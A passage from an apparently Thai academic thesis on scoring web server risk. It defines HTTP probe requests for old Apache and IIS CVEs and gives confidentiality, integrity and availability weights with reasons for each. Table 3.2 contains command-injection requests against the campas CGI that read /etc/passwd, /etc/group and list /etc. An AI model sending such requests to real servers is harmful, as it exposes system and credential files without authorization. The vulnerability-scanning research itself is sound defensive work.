จากองค์ประกอบของการประเมินความเสี่ยงที่นิยมใช้โดยทั่วไป [7] สามารถกำหนดองค์ประกอบของการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้ 3 ส่วนได้แก่ จุดบกพร่องที่จะทำการตรวจสอบ ระดับผลกระทบของแต่ละจุดบกพร่อง และค่าความน่าจะเป็นในการตรวจสอบพบจุดบกพร่องนั้น ดังรูปที่ 3.2 สามารถอธิบายได้ว่าการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่ผู้วิจัยนำเสนอใช้จุดบกพร่องซีวีอีที่เกี่ยวข้องกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์เป็นจุดบกพร่องในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ โดยผู้วิจัยได้แบ่งระดับผลกระทบที่เกิดขึ้นของแต่ละจุดบกพร่องตามประเภทความเสียหายทางด้านการรักษาความมั่นคงของระบบคอมพิวเตอร์ได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน และองค์ประกอบส่วนสุดท้ายคือค่าความน่าจะเป็นของการค้นพบจุดบกพร่อง โดยผู้วิจัยมีแนวคิดในการคำนวณค่าความน่าจะเป็นในการที่จะค้นพบจุดบกพร่องต่างๆ โดยใช้การรวบรวมข้อมูลของการค้นพบจุดบกพร่องจากเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทยเพื่อให้ได้ข้อมูลที่เกี่ยวข้องกับเว็บเซิร์ฟเวอร์ในประเทศไทย นอกจากนั้นได้ทำการเก็บข้อมูลเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งที่มีการให้บริการเว็บเซิร์ฟเวอร์ และเว็บเซิร์ฟเวอร์ที่ทำการติดตั้งขึ้นเองเพื่อใช้เป็นข้อมูลในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ โดยรายละเอียดของแต่ละองค์ประกอบจะกล่าวเพิ่มเติมในหัวข้อที่ 3.1 ถึง 3.3



รูปที่ 3.2 แสดงโครงสร้างของการประเมินความเสี่ยง [16] [17]

3.1 จุดบกพร่องที่ทำการตรวจสอบ (X_i)

ผู้วิจัยได้ใช้จุดบกพร่องซีวีอีเวอร์ชัน 20030402 (วันที่ 2 เมษายน 2546) โดยคัดแยกเฉพาะจุดบกพร่องที่เกี่ยวข้องกับอาปาเช่ และไอไอเอสเว็บเซิร์ฟเวอร์ได้จำนวน 33 จุดบกพร่อง [18] ดังแสดงในภาคผนวก ค โดยจุดบกพร่องที่คัดแยกออกมานั้นจะใช้เป็นจุดบกพร่องในการตรวจสอบเว็บเซิร์ฟเวอร์ในงานวิจัยชิ้นนี้ โดยเมื่อได้รายการจุดบกพร่องซีวีอีที่ใช้

ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์แล้ว ผู้วิจัยได้ทำการกำหนดรายการร้องขอข้อมูลเอชทีทีพีเพื่อใช้ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ จากนั้นนำผลที่ได้จากการตรวจสอบไปคำนวณค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ต่อไป โดยในที่นี้จะขอยกตัวอย่างรายการร้องขอข้อมูลเพื่อใช้ในการตรวจสอบจุดบกพร่องเพียง 2 จุดบกพร่องได้แก่ จุดบกพร่องซีวีอี 1999-0021 และ จุดบกพร่องซีวีอี 1999-0146 ซึ่งรายการร้องขอข้อมูลเพื่อใช้ในการตรวจสอบจุดบกพร่องทั้งหมดแสดงในภาคผนวก ง

ตารางที่ 3.1 แสดงรายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999-0021

หมายเลขซีวีอี	**คำอธิบาย**
ซีวีอี 1999 – 0021	Arbitrary command execution via buffer overflow in Count.cgi (wwwcount) cgi-bin program.
รายการร้องขอข้อมูล	GET /Count.cgi GET /cgis/Count.cgi GET /cgis/count.cgi GET /cgi-bin/Count.cgi GET /cgi-bin/count.cgi GET /cgi-local/Count.cgi GET /cgi-local/count.cgi GET /cgi/Count.cgi GET /cgi/count.cgi GET /cgis/Count.cgi GET /cgis/count.cgi GET /bin/Count.cgi GET /bin/count.cgi

ตัวอย่างในตารางที่ 3.1 แสดงจุดบกพร่องซีวีอี 1999-0021 ซึ่งเป็นจุดบกพร่องที่เกิดจากโปรแกรมเคานท์ (Count) ซึ่งเป็นโปรแกรมที่ใช้ในการนับจำนวนผู้ที่เข้าชมเว็บเพจที่ทำงานบนเว็บเซิร์ฟเวอร์ ดังนั้นผู้วิจัยจึงกำหนดรายการร้องขอข้อมูลเพื่อใช้ในการตรวจสอบว่าเว็บเซิร์ฟเวอร์มีโปรแกรม count.cgi ทำงานอยู่หรือไม่ ทั้งนี้การตรวจสอบจะทำการค้นหาโปรแกรมเคานท์ในไดเรกทอรีต่างๆ ที่เป็นไดเรกทอรีหลักของเว็บเซิร์ฟเวอร์

จุดบกพร่องซีวีอี 1999-0146 เป็นจุดบกพร่องที่เกิดจากโปรแกรมซีจีไอแคมปัส (Campas) ซึ่งโปรแกรมดังกล่าวมีจุดบกพร่องที่ทำให้สามารถอ่านข้อมูลในเว็บเซิร์ฟเวอร์ได้ ดังนั้นจึงกำหนดรายการร้องขอข้อมูลเพื่อใช้ในการตรวจสอบเว็บเซิร์ฟเวอร์ดังกล่าวว่ามีโปรแกรมแคมปัสทำงานอยู่หรือไม่ ซึ่งลักษณะการตรวจสอบจะคล้ายกับการตรวจสอบจุดบกพร่องซีวีอี 1999-0021 ตัวอย่างรายการร้องขอข้อมูลเพื่อตรวจสอบจุดบกพร่องซีวีอี 1999-0146 แสดงในตารางที่ 3.2

ตารางที่ 3.2 แสดงรายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999-0146

หมายเลขซีวีอี	**คำอธิบาย**
ซีวีอี 1999 – 0146	The campas CGI program provided with some NCSA web servers allows an attacker to read arbitrary files.
รายการร้องขอข้อมูล	GET /campas GET /cgis/campas GET /cgi-bin/campas GET /cgi-bin/campas?%0acat%0a/etc/group%0a GET /cgi-bin/campas?%0acat%0a/etc/passwd%0a GET /cgi-bin/campas?%0als%20-lFa%20/etc GET /cgi-local/campas GET /cgi/campas GET /cgis/campas GET /bin/campas

3.2 ระดับผลกระทบ (W_i)

การกำหนดระดับผลกระทบที่ใช้กันโดยทั่วไป [19] นั้นไม่ได้กำหนดระดับผลกระทบของจุดบกพร่องจำแนกตามประเภทของความเสียหายที่เกิดขึ้นทั้งนี้จุดบกพร่องต่างๆ อาจมีผลกระทบในแต่ละประเภทความเสียหายมากน้อยแตกต่างกันไป จึงทำให้ไม่สามารถคำนวณความเสียหายที่เกิดขึ้นจำแนกตามประเภทของความเสียหายได้ ดังนั้นผู้วิจัยได้นำเสนอการจำแนกระดับผลกระทบของความเสียหายที่เกิดขึ้นกับจุดบกพร่องตามประเภทของความเสียหายที่ส่งผลกระทบต่อความมั่นคงของระบบคอมพิวเตอร์ได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน เพื่อให้สามารถกำหนดเงื่อนไขในการแบ่งระดับผลกระทบจำแนกตามประเภทของความเสียหายที่เกิดขึ้นได้ ซึ่งมีรายละเอียดดังนี้

3.2.1 การรักษาความลับ (Confidentiality) คือ ความสามารถในการรักษาความลับเพื่อไม่ให้ผู้ที่ไม่มีสิทธิสามารถเรียกดูข้อมูลที่เก็บไว้ได้ ยกเว้นแต่ผู้ที่มีสิทธิอย่างถูกต้องเท่านั้นจึงจะสามารถเรียกดูข้อมูลดังกล่าวได้ตามสิทธิที่กำหนดไว้

3.2.2 การบูรณภาพ (Integrity) คือ ความสามารถในการรักษาความถูกต้องของข้อมูลเพื่อไม่ให้ผู้ที่ไม่มีสิทธิสามารถแก้ไขข้อมูลได้ ยกเว้นแต่ผู้ที่มีสิทธิอย่างถูกต้องเท่านั้นจึงจะสามารถแก้ไขข้อมูลดังกล่าวได้ตามสิทธิที่กำหนดไว้

3.2.3 สภาพพร้อมใช้งาน (Availability) คือ การรักษาให้ระบบอยู่ในสภาพที่สามารถให้บริการหรือตอบสนองการใช้งานของผู้ใช้งานได้อย่างเต็มประสิทธิภาพ

ผู้วิจัยได้กำหนดเงื่อนไขในการกำหนดระดับผลกระทบจำแนกตามประเภทความเสียหายที่เกิดขึ้นโดยวิเคราะห์จากผลกระทบที่เกิดขึ้นจากจุดบกพร่องและระดับผลกระทบที่ใช้กันอยู่ในปัจจุบัน [19] โดยเงื่อนไขในการกำหนดระดับผลกระทบในแต่ละประเภทความเสียหายแสดงในตารางที่ 3.3

เมื่อได้ค่าถ่วงน้ำหนักของแต่ละประเภทความเสียหายแล้วจึงทำการคำนวณค่าความเสียหายของแต่ละจุดบกพร่องโดยใช้ผลรวมของแต่ละประเภทความเสียหายที่เกิดจากจุดบกพร่องนั้น ดังสมการต่อไปนี้

$$W_i = W_{C_i} + W_{I_i} + W_{A_i}$$

W_i คือระดับผลกระทบของจุดบกพร่องที่ i

W_{Ci} คือระดับผลกระทบของจุดบกพร่องที่ i ที่ส่งผลต่อการรักษาความลับ

W_{Ii} คือระดับผลกระทบของจุดบกพร่องที่ i ที่ส่งผลต่อการบูรณภาพ

W_{Ai} คือระดับผลกระทบของจุดบกพร่องที่ i ที่ส่งผลต่อสภาพพร้อมใช้งาน

i คือลำดับของจุดบกพร่องซีวีอี

ดังนั้นจุดบกพร่องต่างๆ สามารถมีค่าผลกระทบได้สูงสุดคือ 3 + 3 + 3 = 9 และมีค่าผลกระทบต่ำสุดคือ 0 + 0 + 0 = 0 หรือไม่มีผลกระทบต่อความมั่นคงของระบบนั่นเอง ซึ่งค่าระดับผลกระทบนั้นแสดงถึงระดับความเสียหายที่เกิดขึ้นจากจุดบกพร่องนั้นๆ โดยหากจุดบกพร่องใดมีค่าระดับผลกระทบสูงหมายถึงจุดบกพร่องนั้นสามารถสร้างความเสียหายให้แก่องค์กรได้มากกว่าจุดบกพร่องที่ระดับผลกระทบต่ำกว่า ค่าถ่วงน้ำหนักของจุดบกพร่องทั้งหมดแสดงในตารางที่ 3.4

ตารางที่ 3.3 แสดงเงื่อนไขการกำหนดระดับผลกระทบจำแนกตามประเภทความเสียหาย

ระดับผลกระทบ			
ระดับ 3 (สูง)	ระดับ 2 (ปานกลาง)	ระดับ 1 (ต่ำ)	ระดับ 0 (ไม่มีผลกระทบ)
การรักษาความลับ W_C			
- ส่งผ่านค่าพารามิเตอร์เพื่อเรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการเรียกดูข้อมูล เช่น dir, type, ls, cat, tail เป็นต้น โดยใช้สิทธิของผู้ใช้งานสูงสุด โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิการใช้งานนั้น - เรียกดูข้อมูลในระบบได้โดยใช้สิทธิการเข้าถึงข้อมูลในระดับผู้ใช้งานสูงสุด (Super User) โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิในการเรียกดูข้อมูลนั้น - มุ่งให้ผู้อื่นสามารถเรียกดูข้อมูลของระบบเป็นหลัก	- ส่งผ่านค่าพารามิเตอร์ที่เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการเรียกดูข้อมูล เช่น dir, type, ls, cat, tail เป็นต้น โดยใช้สิทธิของผู้ใช้งาน (User) โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิการใช้งานนั้น ทั้งนี้สิทธิของผู้ใช้งานจะจำกัดกว่าสิทธิของผู้ใช้งานสูงสุด - เรียกดูข้อมูลในระบบได้โดยใช้สิทธิการเข้าถึงข้อมูลในระดับผู้ใช้งาน โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิในการเรียกดูข้อมูลนั้น	- เรียกดูข้อมูลในระบบได้โดยใช้สิทธิการเข้าถึงข้อมูลในระดับผู้ใช้งานอื่นๆ (Other Users) โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิการใช้งานนั้น เช่นสิทธิของผู้ใช้งานโปรแกรมหรือสิทธิของผู้ใช้งานที่ไม่ส่งผลต่อระบบโดยตรง โดยสิทธิดังกล่าวมีสิทธิในการเข้าถึงข้อมูลได้น้อยกว่าสิทธิของผู้ใช้งานสูงสุดและสิทธิของผู้ใช้งาน - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการเรียกดูข้อมูล เช่น dir, type, ls, cat, tail เป็นต้น โดยใช้สิทธิของผู้ใช้งานอื่นๆ โดยไม่ได้รับอนุญาตให้ใช้สิทธินั้น	- ผู้มีสิทธิสามารถเรียกดูข้อมูลที่เปิดเผยแก่บุคคลทั่วไปตามสิทธิที่อนุญาตให้เข้าถึงข้อมูลได้เท่านั้น
การบูรณภาพ W_I			
- ส่งผ่านค่าพารามิเตอร์ที่เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการแก้ไขข้อมูล เช่น edit, vi, pico เป็นต้น ในสิทธิของผู้ใช้งานสูงสุด โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิการใช้งานนั้น - สามารถแก้ไขข้อมูลในระบบได้โดยใช้สิทธิของผู้ใช้งานสูงสุด โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิในการแก้ไขข้อมูลนั้น - มุ่งให้ผู้อื่นสามารถแก้ไขข้อมูลในระบบได้เป็นหลัก	- ส่งผ่านค่าพารามิเตอร์ที่เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการแก้ไขข้อมูล เช่น edit, vi, pico เป็นต้น ในสิทธิของผู้ใช้งาน โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิการใช้งานนั้น - สามารถแก้ไขข้อมูลในระบบได้โดยใช้สิทธิของผู้ใช้งาน โดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิในการแก้ไขข้อมูลนั้น	- สามารถแก้ไขข้อมูลของระบบได้โดยใช้สิทธิของผู้ใช้งานทั่วไป โดยไม่ได้รับอนุญาตให้ใช้สิทธิการใช้งานนั้น - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการแก้ไขข้อมูล เช่น edit, vi, pico เป็นต้น ในสิทธิของผู้ใช้งานอื่นๆ โดยที่ไม่ได้รับอนุญาตให้ใช้สิทธินั้น	- ผู้มีสิทธิสามารถแก้ไขข้อมูลที่อนุญาตให้แก้ไขตามสิทธิที่ได้รับเท่านั้น
สภาพพร้อมใช้งาน W_A			
- ส่งผ่านค่าพารามิเตอร์ที่เรียกใช้คำสั่งที่ทำให้ระบบไม่สามารถให้บริการได้เช่น shutdown โดยใช้สิทธิของผู้ใช้งานสูงสุดโดยที่ไม่ได้รับการอนุญาตให้ใช้สิทธิการใช้งานนั้น - ทำให้ผู้ใช้งานระบบไม่สามารถใช้บริการระบบได้ - ทำให้เกิดหน่วยความจำท่วมล้น	- หยุดการให้บริการบางส่วนของระบบ โดยบริการดังกล่าวอยู่ในการควบคุมของผู้ใช้งานอื่น เช่น กำหนดสิทธิในการเข้าถึงข้อมูลของผู้ใช้ หรือทำให้ผู้ใช้งานบางคนไม่สามารถเข้าสู่ระบบได้ โดยที่ไม่ได้รับอนุญาตให้ใช้สิทธินั้น	- เกิดการสร้างข้อมูลจำนวนมากในระบบแต่ระบบยังสามารถให้บริการได้ปกติ	- ผู้มีสิทธิสามารถเปิดหรือปิดการให้บริการของเครื่องแม่ข่ายได้ตามสิทธิที่ได้รับเท่านั้น

ตารางที่ 3.4 ค่าถ่วงน้ำหนักของแต่ละจุดบกพร่อง

	การรักษาความลับ	การบูรณภาพ	สภาพพร้อมใช้งาน
ซีวีอี 1999-0021	2	2	3
ซีวีอี 1999-0066	2	2	3
ซีวีอี 1999-0067	3	3	3
ซีวีอี 1999-0070	3	3	0
ซีวีอี 1999-0146	3	3	3
ซีวีอี 1999-0172	2	2	2
ซีวีอี 1999-0174	3	2	0
ซีวีอี 1999-0191	2	3	0
ซีวีอี 1999-0237	2	2	2
ซีวีอี 1999-0260	2	2	2
ซีวีอี 1999-0262	2	2	0
ซีวีอี 1999-0264	3	0	0
ซีวีอี 1999-0266	2	2	2
ซีวีอี 1999-0278	3	0	0
ซีวีอี 1999-0874	0	0	3
ซีวีอี 2000-0010	3	3	3
ซีวีอี 2000-0208	3	0	0
ซีวีอี 2000-0226	0	0	3
ซีวีอี 2000-0287	3	3	3
ซีวีอี 2000-0770	2	2	0
ซีวีอี 2000-0778	3	0	0
ซีวีอี 2000-0884	3	2	1
ซีวีอี 2000-0886	2	2	1
ซีวีอี 2000-0941	3	3	3
ซีวีอี 2001-0151	0	0	3
ซีวีอี 2001-0241	3	3	3
ซีวีอี 2001-0333	3	3	3
ซีวีอี 2001-0500	0	0	3

ตารางที่ 3.4 ค่าถ่วงน้ำหนักของแต่ละจุดบกพร่อง (ต่อ)

	การรักษาความลับ	การบูรณภาพ	สภาพพร้อมใช้งาน
ซีวีอี 2001-0507	3	3	3
ซีวีอี 2002-0061	3	2	1
ซีวีอี 2002-0082	0	0	3
ซีวีอี 2002-0392	0	0	3
ซีวีอี 2002-0513	3	3	3

จากเงื่อนไขในการกำหนดระดับผลกระทบดังตารางที่ 3.3 สามารถกำหนดค่าถ่วงน้ำหนักของแต่ละจุดบกพร่องซีวีอีจำแนกตามระดับผลกระทบของประเภทความเสียหายได้ดังแสดงในตารางที่ 3.4 โดยมีเหตุผลประกอบการให้ค่าถ่วงน้ำหนักดังต่อไปนี้

จุดบกพร่องซีวีอี 1999-0021 **(ปัญหาพารามิเตอร์ของซีจีไอเคานท์)** เป็นจุดบกพร่องที่เกิดจากโปรแกรมเคานท์ที่ทำงานบนเว็บเซิร์ฟเวอร์ซึ่งทำให้สามารถส่งผ่านคำสั่งไปทำงานบนเครื่องดังกล่าวได้โดยผ่านทางโปรแกรมเคานท์ กล่าวคือโปรแกรมดังกล่าวไม่มีการตรวจสอบค่าที่ส่งผ่านไปยังเว็บเซิร์ฟเวอร์ทั้งนี้จึงอาจทำให้เกิดหน่วยความจำท่วมล้น (Buffer Overflow) ได้ ซึ่งส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับสูง นอกจากนั้นยังอาจทำให้เรียกดูข้อมูลหรือแก้ไขข้อมูลบนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้บางส่วน แต่ทั้งนี้เนื่องจากสิทธิการทำงานที่สามารถเข้าถึงข้อมูลไม่ได้เป็นสิทธิของผู้ใช้งานสูงสุด จึงส่งผลกระทบต่อการรักษาความลับและการบูรณภาพในระดับปานกลาง

จุดบกพร่องซีวีอี 1999-0066 **(ปัญหาพารามิเตอร์ของโปรแกรมเอนีฟอร์ม)** เป็นจุดบกพร่องที่เกิดจากการไม่ตรวจสอบค่าพารามิเตอร์ที่ส่งผ่านไปยังโปรแกรมเอนีฟอร์ม (AnyForm) ซึ่งเป็นโปรแกรมซีจีไอที่ทำงานบนเว็บเซิร์ฟเวอร์จึงทำให้เกิดหน่วยความจำท่วมล้นและส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับสูงนอกจากนั้นอาจทำให้สามารถเรียกดูข้อมูลในเครื่องได้โดยการส่งคำสั่งที่ใช้ในการเรียกดูข้อมูลเช่น type หรือ ls เป็นต้น หรือคำสั่งที่ใช้ในการแก้ไขข้อมูลเช่น copy หรือ cp เป็นต้น โดยใช้สิทธิของผู้ใช้งาน ดังนั้นจึงส่งผลกระทบต่อการรักษาความลับและการบูรณภาพข้อมูลในระดับปานกลาง

จุดบกพร่องซีวีอี 1999-0067 **(ปัญหาพารามิเตอร์ของซีจีไอพีเอชเอฟ)** เป็นจุดบกพร่องที่เกิดจากการเขียนโปรแกรมซีจีไอที่ชื่อว่าพีเอชเอฟ (phf) ซึ่งเป็นโปรแกรมทำงานเกี่ยวกับสมุดโทรศัพท์ ซึ่งปัญหาของจุดบกพร่องนี้เกิดจากการไม่ตรวจสอบค่าพารามิเตอร์ที่ส่งผ่าน

ไปยังเว็บเซิร์ฟเวอร์ของโปรแกรมพีเอชเอฟทำให้ผู้ใช้งานสามารถผ่านระบบรักษาความมั่นคงของเว็บเซิร์ฟเวอร์ในสิทธิของผู้ใช้งานสูงสุดได้ ดังนั้นจึงทำให้จุดบกพร่องนี้มีผลกระทบต่อเว็บเซิร์ฟเวอร์ในทุกประเภทความเสียหายในระดับสูงเนื่องจากการผ่านระบบรักษาความมั่นคงในสิทธิของผู้ใช้งานสูงสุดอาจทำให้ระบบไม่สามารถให้บริการต่อไปได้คือมีผลกระทบต่อสภาพพร้อมใช้งานของระบบในระดับสูง นอกจากนั้นการผ่านเข้าสู่ระบบด้วยสิทธิผู้ใช้งานสูงสุดอาจทำให้สามารถเรียกดูหรือแก้ไขข้อมูลที่สำคัญในระบบได้ จึงส่งผลกระทบต่อการรักษาความลับและการบูรณภาพข้อมูลในระดับสูงด้วยเช่นกัน

จุดบกพร่องซีวีอี 1999-0070 **(ค่าโดยปริยายของอาปาเช่)** เมื่อผู้ใช้งานติดตั้งอาปาเช่เว็บเซิร์ฟเวอร์โปรแกรมจะติดตั้งโปรแกรมเพื่อใช้ทดสอบซีจีไอ (test-cgi) โดยปริยาย (Default) ซึ่งโปรแกรมดังกล่าวมีจุดบกพร่องที่สามารถเรียกดูข้อมูลในระบบเช่น ไดเรกทอรีหรือแฟ้มข้อมูลได้ ดังนั้นจุดบกพร่องซีวีอี 1999-0070 จึงส่งผลกระทบต่อการรักษาความลับของข้อมูลและการบูรณภาพข้อมูลในระดับสูง แต่ทั้งนี้ไม่มีผลกระทบต่อสภาพพร้อมใช้งานของระบบ

จุดบกพร่องซีวีอี 1999-0146 **(ปัญหาพารามิเตอร์ของซีจีไอแคมปัส)** เป็นจุดบกพร่องที่เกิดกับโปรแกรมแคมปัส (Campas) ซึ่งเป็นโปรแกรมซีจีไอที่ทำงานบนเว็บเซิร์ฟเวอร์ โดยโปรแกรมดังกล่าวมีจุดบกพร่องที่ทำให้ผู้ใช้งานสามารถเรียกดูข้อมูลในเครื่องเช่น ข้อมูลรหัสผ่านของผู้ใช้งานต่างๆ ที่มีอยู่ในระบบได้ ดังนั้นจุดบกพร่องซีวีอี 1999-0146 จึงส่งผลกระทบต่อการรักษาความลับและการบูรณภาพข้อมูลในระดับสูง นอกจากนี้จุดบกพร่องนี้ยังเข้าถึงรหัสผ่านของผู้ใช้งานสูงสุดได้จึงส่งผลต่อสภาพพร้อมใช้งานของระบบในระดับสูงด้วยเช่นกัน

จุดบกพร่องซีวีอี 1999-0172 **(ปัญหาพารามิเตอร์ของซีจีไอฟอร์มเมล)** จุดบกพร่องนี้เกิดขึ้นกับโปรแกรมซีจีไอที่ใช้ในการส่งอีเมล ผ่านทางเว็บเพจชื่อฟอร์มเมล (FormMail) โดยโปรแกรมดังกล่าวเป็นช่องทางให้ส่งคำสั่งเข้าไปทำงานยังเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้ ทั้งนี้คำสั่งที่ส่งเข้าไปสามารถทำงานในสิทธิของผู้ใช้งานได้ ดังนั้นจึงส่งผลกระทบต่อการรักษาความลับ การบูรณภาพข้อมูล และสภาพพร้อมใช้งานในระดับปานกลาง

จุดบกพร่องซีวีอี 1999-0174 **(โปรแกรมวิวซอร์สซึ่งทำให้เกิดปัญหาการเรียกดูข้อมูลในไดเรกทอรี)** เกิดจากการส่งผ่านค่าพารามิเตอร์ภายในโปรแกรมวิวซอร์ส (ViewSource) ทำให้สามารถเรียกดูข้อมูลในไดเรกทอรีต่างๆ บนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้ จึงส่งผลกระทบต่อการรักษาความลับในระดับสูง นอกจากนั้นสามารถส่งคำสั่งไปทำงานบนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้โดยใช้สิทธิของผู้ใช้งาน ดังนั้นจึงส่งผลกระทบต่อการบูรณภาพข้อมูล

ในระดับปานกลาง แต่ไม่ส่งผลกระทบต่อสภาพพร้อมใช้งานของระบบเนื่องจากระบบยังสามารถให้บริการได้โดยปกติ

จุดบกพร่องซีวีอี 1999-0191 **(ค่าโดยปริยายของไอไอเอส)** เป็นจุดบกพร่องที่เกิดเมื่อติดตั้งไอไอเอสเว็บเซิร์ฟเวอร์โดยโปรแกรมจะติดตั้งแฟ้มข้อมูล Newdsn.exe ให้โดยปริยาย ซึ่งแฟ้มข้อมูลดังกล่าวมีจุดบกพร่องคือทำให้สามารถส่งคำสั่งผ่านทางโปรแกรมดังกล่าวเพื่อสร้างแฟ้มข้อมูลของโปรแกรมไมโครซอฟท์แอ็กเซส (*.mdb) ได้ ดังนั้นจึงส่งผลกระทบต่อการบูรณภาพข้อมูลในระดับสูงเนื่องจากทำให้ข้อมูลในเว็บเซิร์ฟเวอร์ถูกเปลี่ยนไป นอกจากนั้นยังส่งผลกระทบต่อการรักษาความลับข้อมูลในระดับปานกลางเนื่องจากสามารถเรียกดูแฟ้มข้อมูลที่มีอยู่ในระบบได้ แต่ทั้งนี้ไม่ส่งผลกระทบต่อสภาพพร้อมใช้งานของระบบเพราะระบบสามารถให้บริการได้ปกติ

จุดบกพร่องซีวีอี 1999-0237 **(ปัญหาพารามิเตอร์ของซีจีไอสมุดเยี่ยมชมเว็บเพจ)** เป็นจุดบกพร่องของโปรแกรมสมุดลงชื่อเยี่ยมชมเว็บเพจ (Guestbook) ซึ่งเป็นอีกโปรแกรมหนึ่งที่พัฒนาด้วยซีจีไอ และมีจุดบกพร่องที่ทำให้สามารถส่งคำสั่งการทำงานเข้าไปยังเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้ ซึ่งจากจุดบกพร่องดังกล่าวส่งผลให้สามารถเรียกใช้คำสั่งต่างๆ เพื่อสั่งให้เครื่องเปิดดูข้อมูล แก้ไขข้อมูลตลอดจนปิดการบริการบางอย่างบนเครื่องได้ ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานของระบบในระดับปานกลางเนื่องจากสิทธิในการทำงานคำสั่งต่างๆ เป็นสิทธิของผู้ใช้งาน

จุดบกพร่องซีวีอี 1999-0260 **(ค่าโดยปริยายของเว็บเซิร์ฟเวอร์)** จากโปรแกรมเจเจ (jj) ซึ่งเป็นตัวอย่างโปรแกรมซีจีไอที่พัฒนาด้วยภาษาซี ซึ่งเมื่อติดตั้งเว็บเซิร์ฟเวอร์บางรุ่นจะทำการติดตั้งให้เพื่อเป็นตัวอย่างซีจีไอโปรแกรม ซึ่งโปรแกรมดังกล่าวมีจุดบกพร่องคือสามารถส่งคำสั่งไปทำงานบนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ โดยคำสั่งที่ส่งไปทำงานนั้นจะทำงานด้วยสิทธิของผู้ใช้งานของโปรแกรมเจเจ ซึ่งสิทธิของโปรแกรมเจเจไม่สามารถเรียกใช้คำสั่งที่เป็นคำสั่งของผู้ใช้งานสูงสุดของระบบได้ ดังนั้นจุดบกพร่องดังกล่าวจึงส่งผลกระทบต่อการรักษา-ความลับ การบูรณภาพ และสภาพพร้อมใช้งานของระบบในระดับปานกลาง

จุดบกพร่องซีวีอี 1999-0262 **(ปัญหาพารามิเตอร์ของซีจีไอฮาลาแฟกซ์)** จากโปรแกรมฮาลาแฟกซ์ (HylaFAX) ซึ่งเป็นโปรแกรมที่ใช้ส่งแฟกซ์แบบระบบรับ-ให้บริการ (Client-Server system) นั้นมีบางส่วนที่ทำงานบนเว็บเซิร์ฟเวอร์ซึ่งประกอบด้วยส่วนที่ใช้สำรวจความคิดเห็นของผู้ใช้งานโปรแกรมที่เรียกว่าแฟกซ์เซอเวย์ (Faxsurvey) ในส่วนนี้เองที่เป็นจุดบกพร่องที่เกิดจากความผิดพลาดในการพัฒนาโปแกรมแบบซีจีไอส่งผลให้สามารถส่งคำสั่งการทำงานไปทำงานบนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้ซึ่งคำสั่งที่ส่งไปทำงานนั้นจะไม่ส่งผลต่อ

สภาพพร้อมใช้งานของระบบ แต่อาจทำให้เรียกดูและแก้ไขข้อมูลในระบบได้ ดังนั้นจึงส่งผลกระทบต่อการรักษาความลับและการบูรณภาพข้อมูลในระดับปานกลาง

จุดบกพร่องซีวีอี 1999-0264 (ปัญหาพารามิเตอร์ของซีจีไอเอชทีเอ็มแอลสคริปต์) เป็นจุดบกพร่องที่เกิดจากโปรแกรมซีจีไอ ชื่อเอชทีเอ็มแอลสคริปต์ (Htmlscript) เป็นโปรแกรมที่ทำงานบนเว็บเซิร์ฟเวอร์และมีจุดบกพร่องที่ทำให้สามารถเรียกดูข้อมูลอื่นๆ ที่อยู่บนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์และติดตั้งโปรแกรมดังกล่าวไว้ได้ โดยการส่งคำสั่งเพื่อใช้ในการเรียกดูข้อมูลผ่านทางโปรแกรมดังกล่าวเข้าไปยังเครื่องที่ให้บริการ ดังนั้นจุดบกพร่องซีวีอี 1999-0264 จึงส่งผลกระทบต่อการรักษาความลับในระดับสูงเพียงอย่างเดียว

